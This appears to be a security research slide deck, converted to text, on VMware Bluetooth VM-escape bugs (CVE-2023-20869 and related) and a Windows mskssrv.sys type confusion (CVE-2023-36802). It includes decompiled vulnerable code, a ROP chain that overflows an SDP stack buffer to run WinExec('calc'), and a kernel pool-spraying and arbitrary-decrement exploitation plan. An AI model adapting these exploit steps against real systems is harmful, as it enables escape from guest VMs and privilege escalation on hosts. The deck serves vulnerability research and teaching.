        rbuf = rbuf_slice;
        VBluetoothHCI_PacketOut(dev_1, endpoint, rbuf_slice);
        RBuf DecRef(rbuf);
        return (gUsbLibClientCb->vusbCompleteUrb)(urb);
    }
    // ...
    urb->actualLen = 8; // Patch of CVE-2023-20870
```

```
void VBluetoothHCI_PacketOut_Control(
    VUsbDevice *dev, RBuf *rbuf){
    // ....
    rbuf_length = RBuf_Length(rbuf);
    rbuf_length_1 = rbuf_length;
    if ( rbuf_length - 3 > 255 )
    {
        Warning("ERROR ... \n", rbuf_length);
        return;
    }
    // ....
    actualLen is not adjusted on error
```

Response URB to guest (actualLen == response size)  
 ➔ The same state with CVE-2023-20870


# CVE-2023-34044



# CVE-2023-20869

- VMware vBluetooth Stack Overflow Vulnerability
  - Pwn2Own 2023 Vancouver
  - Vulnerability existed in Bluetooth Service Discovery Protocol(SDP)

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# CVE-2023-20869

- Handler for SDP Data

```
char SDPData_ReadElement(_QWORD *in_rbuf, int type_in, struct_a3 *ele)
{
    // ...
    addition size desc = 1;
    if ( !RBuf_CopyOutHeader(*in_rbuf, (char *)buf, 1ui64) )
        return 0;
    switch ( buf[0] & 7 )
    {
        // ...
        case 6:
            addition size desc = 3;
            if ( !RBuf_CopyOutHeader(*in_rbuf, (char *)buf, 3ui64) )
                return 0;
            ele_size = (buf[1] << 8) | buf[2];
            break;
        // ...
    }
    ele_type = buf[0] >> 3;
    // ...
    ele->ele_type = ele_type;
    ele->ele_size = ele_size;
    ele_type, ele_size are user controllable
}
```

```
switch ( ele_type )
{
    case SDP_DE_NULL: // 0
        _mm_lfence();
        return ele_size == 0;
    case SDP_DE_UINT: // 1
        mm_lfence();
        return SDPData_ReadRawInt(in_rbuf, ele_size, &ele->data, &ele->v);
    case SDP_DE_URL:
        _mm_lfence();
        ele->data = RBuf_CopyOutData(in_rbuf, 0, ele_size);
        return 1;
    // ...
}
```

# CVE-2023-20869

```
char SDPData_ReadRawInt(_QWORD **buf_in, DWORD len ..)
{
    char Tmp[16];
    char Src[16];

    result = RBuf_CopyOutHeader(*buf_in, Tmp, len);
    if ( result )
    {
        memcpy(&Src[16-len], Tmp, len);
        *a3 = 0LL;
        if ( a4 )
            *a4 = 0LL;
        return SDPData_Slice(buf_in, len);
    }
    return result;
}
```

**len is controllable**

\* Buffer Overflow Point 1

- Tmp[0x10] buffer will be overflowed

\* **Buffer Overflow Point 2**

- Copy Tmp to Src

- It use minus index.


# CVE-2023-20869

- memcpy function does not use its own stack, **there is no stack cookie** itself.
- Since len, Src are guest controllable, We can execute WinExec using ROP

```
char SDPData_ReadRawInt(_QWORD **buf_in, _DWORD len, ..)
{
    char Tmp[16];
    char Src[16];

    result = RBuf_CopyOutHeader(*buf_in, Tmp, len);
    if ( result )
    {
        memcpy(&Src[16-len], Tmp, len);
        *a3 = 0LL;
        if ( a4 )
            *a4 = 0LL;
        return SDPData_Slice(buf_in, len);
    }
    return result;
}
```

It uses minus index





# CVE-2023-20869


- ROP Chain for Exploit

```
// trigger vulnerability with len == 0x90
*((unsigned long *)&reqdata[pos+0]) = 0x00000000636c6163;           // 'calc' <--- rcx
*((unsigned long *)&reqdata[pos+8]) = 0x0;
*((unsigned long *)&reqdata[pos+0x10]) = ret; // ret
*((unsigned long *)&reqdata[pos+0x18]) = ret; // ret
*((unsigned long *)&reqdata[pos+0x20]) = ret; // ret
*((unsigned long *)&reqdata[pos+0x28]) = ret; // ret

*((unsigned long *)&reqdata[pos+0x30]) = pop_rdx_ret;              // pop rdx; ret;
*((unsigned long *)&reqdata[pos+0x38]) = 0x0;                      // rdx = 0
*((unsigned long *)&reqdata[pos+0x40]) = push_rax_ret;             // == jmp rax
*((unsigned long *)&reqdata[pos+0x48]) = terminate_process_gadget;

// RSP
*((unsigned long *)&reqdata[pos+0x58]) = pop_rdx_rax_ret;          // pop rdx; pop rax; ret;
*((unsigned long *)&reqdata[pos+0x60]) = 0x520F0;                  // WinExec - GlobalAllocStub
*((unsigned long *)&reqdata[pos+0x68]) = got_GlobalAllocStub;      // rax = got of GlobalAllocStub
*((unsigned long *)&reqdata[pos+0x70]) = mov_rax_rax_ptr_ret;      // mov rax, qword ptr [rax]; ret;
*((unsigned long *)&reqdata[pos+0x78]) = add_rax_rdx_ret;          // add rax, rdx; ret; --> rax = winexec
*((unsigned long *)&reqdata[pos+0x80]) = add_rsp_0x18_ret;         // add rsp, 0x18; ret;
```

# CVE-2023-20869




```
RBuf_CopyOutHeader(*buf_in, Tmp, len);
```

```
// trigger vulnerability with len == 0x90
*((unsigned long *)&reqdata[pos+0]) = 0x00000000636c6163;
*((unsigned long *)&reqdata[pos+8]) = 0x0;
*((unsigned long *)&reqdata[pos+0x10]) = ret;
*((unsigned long *)&reqdata[pos+0x18]) = ret;
*((unsigned long *)&reqdata[pos+0x20]) = ret;
*((unsigned long *)&reqdata[pos+0x28]) = ret;
*((unsigned long *)&reqdata[pos+0x30]) = pop_rdx_ret;
*((unsigned long *)&reqdata[pos+0x38]) = 0x0;
*((unsigned long *)&reqdata[pos+0x40]) = push_rax_ret;
*((unsigned long *)&reqdata[pos+0x48]) = terminate_proc_gadget;

// RSP
*((unsigned long *)&reqdata[pos+0x58]) = pop_rdx_rax_ret;
*((unsigned long *)&reqdata[pos+0x60]) = 0x520F0;
*((unsigned long *)&reqdata[pos+0x68]) = got_GlobalAllocStub;
*((unsigned long *)&reqdata[pos+0x70]) = mov_rax_rax_ptr_ret;
*((unsigned long *)&reqdata[pos+0x78]) = add_rax_rdx_ret;
*((unsigned long *)&reqdata[pos+0x80]) = add_rsp_0x18_ret;
```

# CVE-2023-20869




```
memcpy(&Src[16-len], Tmp, len);
```

```
// trigger vulnerability with len == 0x90
*((unsigned long *)&reqdata[pos+0]) = 0x00000000636c6163;
*((unsigned long *)&reqdata[pos+8]) = 0x0;
*((unsigned long *)&reqdata[pos+0x10]) = ret;
*((unsigned long *)&reqdata[pos+0x18]) = ret;
*((unsigned long *)&reqdata[pos+0x20]) = ret;
*((unsigned long *)&reqdata[pos+0x28]) = ret;
*((unsigned long *)&reqdata[pos+0x30]) = pop_rdx_ret;
*((unsigned long *)&reqdata[pos+0x38]) = 0x0;
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
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*((unsigned long *)&reqdata[pos+0x58]) = pop_rdx_rax_ret;
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*((unsigned long *)&reqdata[pos+0x68]) = got_GlobalAllocStub;
*((unsigned long *)&reqdata[pos+0x70]) = mov_rax_rax_ptr_ret;
*((unsigned long *)&reqdata[pos+0x78]) = add_rax_rdx_ret;
*((unsigned long *)&reqdata[pos+0x80]) = add_rsp_0x18_ret;
```

# CVE-2023-20869




```
// Just before returning in memcpy  
rcx → 'calc'
```

# CVE-2023-20869



```
// After running chain1  
rcx → 'calc'  
rax → WinExec
```

# CVE-2023-20869



```
// After running chain1  
rcx → 'calc'  
rdx → 0  
rax → WinExec
```


Jump @rax → Winexec('calc', 0)

# CVE-2023-36802

- **Windows Streaming Service** Type Confusion Vulnerability

- In-The-Wild Vulnerability
- The same driver as CVE-2023-29360 used for Guest LPE

Now, We are HERE!



# CVE-2023-36802

- Windows Streaming Service Type Confusion Vulnerability

mskssrv.sys

```
__int64 __fastcall FSRe rendezvousServer::PublishRx(FSRe rendezvousServer *this, struct _IRP *irp)
{
    ...
    FSRe rendezvousServer::Lock(this);
    FsContext2 = (const struct FSRegObject *)obj->FileObject->FsContext2;

    // Find the "FsContext2" is in the FSRe rendezvousServer object
    isfindobj = FSRe rendezvousServer::FindObject(this, FsContext2);
    KeReleaseMutex((PRKMUTEX)((char *)this + 8), 0);
    if ( isfindobj )
    {
        ...
        // Call FSStreamReg::PublishRx
        result = FSStreamReg::PublishRx(FsContext2, data);
    }
}
```

Treat as FSStreamReg Object  
(this value)

Validation function for FsContext2



# CVE-2023-36802

- FSRendezvousServer::FindObject

```
char __fastcall FSRendezvousServer::FindObject(...)  
{  
    if ( FsContext2 )  
    {  
        if ( *(_DWORD *)(FsContext2 + 0x30) == 1 )  
        {  
            /* FsContextReg Object (Type == 1) */  
        }  
        else  
        {  
            /* FSStreamReg Object (Type == 2) */  
        }  
    }  
    return 0;  
}
```

Two possible types exists

1. FSContextReg
2. FSStreamReg

# CVE-2023-36802

- FSRendezvousServer::InitializeContext

```
__int64 __fastcall FSRendezvousServer::InitializeContext(...)
{
    ...
    FSContextRegMem = operator new(0x78ui64) (enum _POOL_TYPE)a2, 0x67657243u);
    if ( FSContextRegMem )
    {
        ...
        *(_QWORD *)FSContextRegMem = &FSContextReg::`vftable`; // Setup VTable
        *(_QWORD *) (FSContextRegMem + 0x20) = FSContextRegMem;
        *(_DWORD *) (FSContextRegMem + 0x30) = 1; // 1 ==> FSStreamReg
        *(_DWORD *) (FSContextRegMem + 0x34) = 0x78; // Size of Object
        ...
    }
    ...
    obj->FileObject->FsContext2 = (PVOID)FSContextRegMem;
    ...
}
```

Two possible types exists

1. FSContextReg → 0x78 bytes
2. FSStreamReg

# CVE-2023-36802

## • FSRezevvousServer::InitializeStream

```
__int64 __fastcall FSRezevvousServer::InitializeStream(...)
{
    ...
    FSStreamRegMem = operator new(0x1D8ui64, (enum _POOL_TYPE)a2, 0x67657253u);
    if ( FSStreamRegMem )
        FSStreamReg = FSStreamReg::FSStreamReg(FSStreamRegMem);
    ...
    obj->FileObject->FsContext2 = (PVOID)FSStreamReg; // Set FsContext2
    ...
}

__int64 __fastcall FSStreamReg::FSStreamReg(__int64 FSStreamRegMem)
{
    ...
    *(_QWORD *)FSStreamRegMem = &FSStreamReg::`vftable`; // Setup VTable
    *(_QWORD *)(FSStreamRegMem + 0x20) = FSStreamRegMem;
    *(_DWORD *)(FSStreamRegMem + 0x30) = 2; // 2 ==> FSStreamReg
    *(_DWORD *)(FSStreamRegMem + 0x34) = 0x1D8; // Size of Object
    ...
    return FSStreamRegMem;
}
```

Two possible types exists

1. FSContextReg → 0x78 bytes
2. FSStreamReg → 0x1D8 bytes

# CVE-2023-36802

- FSStreamReg::PublishRx
  - Treat FSContext2 as FSStreamReg Object
  - What happens if it is FSContextReg ?
    - Size of FSContextReg (0x78 bytes) < Size of FSStreamReg (0x1D8 bytes)
    - Out-Of-Bound Access!!


```
__int64 __fastcall FSStreamReg::PublishRx(__int64 this, __int64 data)
{
    ...
    this_0x188 = (_QWORD *)(this + 0x188);    // Out Of Bound Access
    if ( (_QWORD *)*this_0x188 == this_0x188 )
        return (unsigned int)0xC0000010;
```

# CVE-2023-36802

- Exploitation
  - OOB access in Nonpaged Pool
    - Control the memory layout by NamedPipe Objects
  - Create Arbitrary Decrement Primitive
    - Place the desired address at (this+0x1C8)

```
__int64 __fastcall FSStreamReg::PublishRx(__int64 this, __int64 data)
{
    ...
    some_flag = *(_DWORD *)(this_0x198 + 0xD0);
    FSFrameMdl::UnmapPages(this_0x198);
    // some_flag == true
    if ( some_flag )
    {
        ...
        ObfDereferenceObject(*(PVOID *)(this + 0x1C8)); // Arbitrary Decrement
    }
    ...
}
```

# CVE-2023-36802



- NamedPipe Object
  - Can't locate controllable address at (this+0x1C8)
- Solution
  - Use another object for spraying
  - Finding another exploit strategy

# CVE-2023-36802

## • ThreadName Object

